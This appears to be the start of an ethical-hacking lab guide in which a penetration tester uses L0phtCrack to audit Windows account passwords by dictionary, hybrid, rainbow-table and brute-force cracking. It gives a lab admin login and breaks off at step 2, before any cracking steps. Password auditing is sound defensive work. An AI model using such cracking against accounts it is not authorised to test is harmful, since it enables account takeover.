
L0phtCrack is a tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks. It can also be used to check the strength of a password.

In this task, as an ethical hacker or penetration tester, you will be running the L0phtCrack tool by providing the remote machine's administrator with user credentials. User account passwords that are cracked in a short amount of time are weak, meaning that you need to take certain measures to strengthen them.


Here, we will audit system passwords using L0phtCrack.

1. In this **Windows 11** machine, click **Ctrl+Alt+Del** and select **Admin** account and type **Pa$$w0rd** in the Password field and press **Enter** to login.


> Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.
>
> Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.




2. 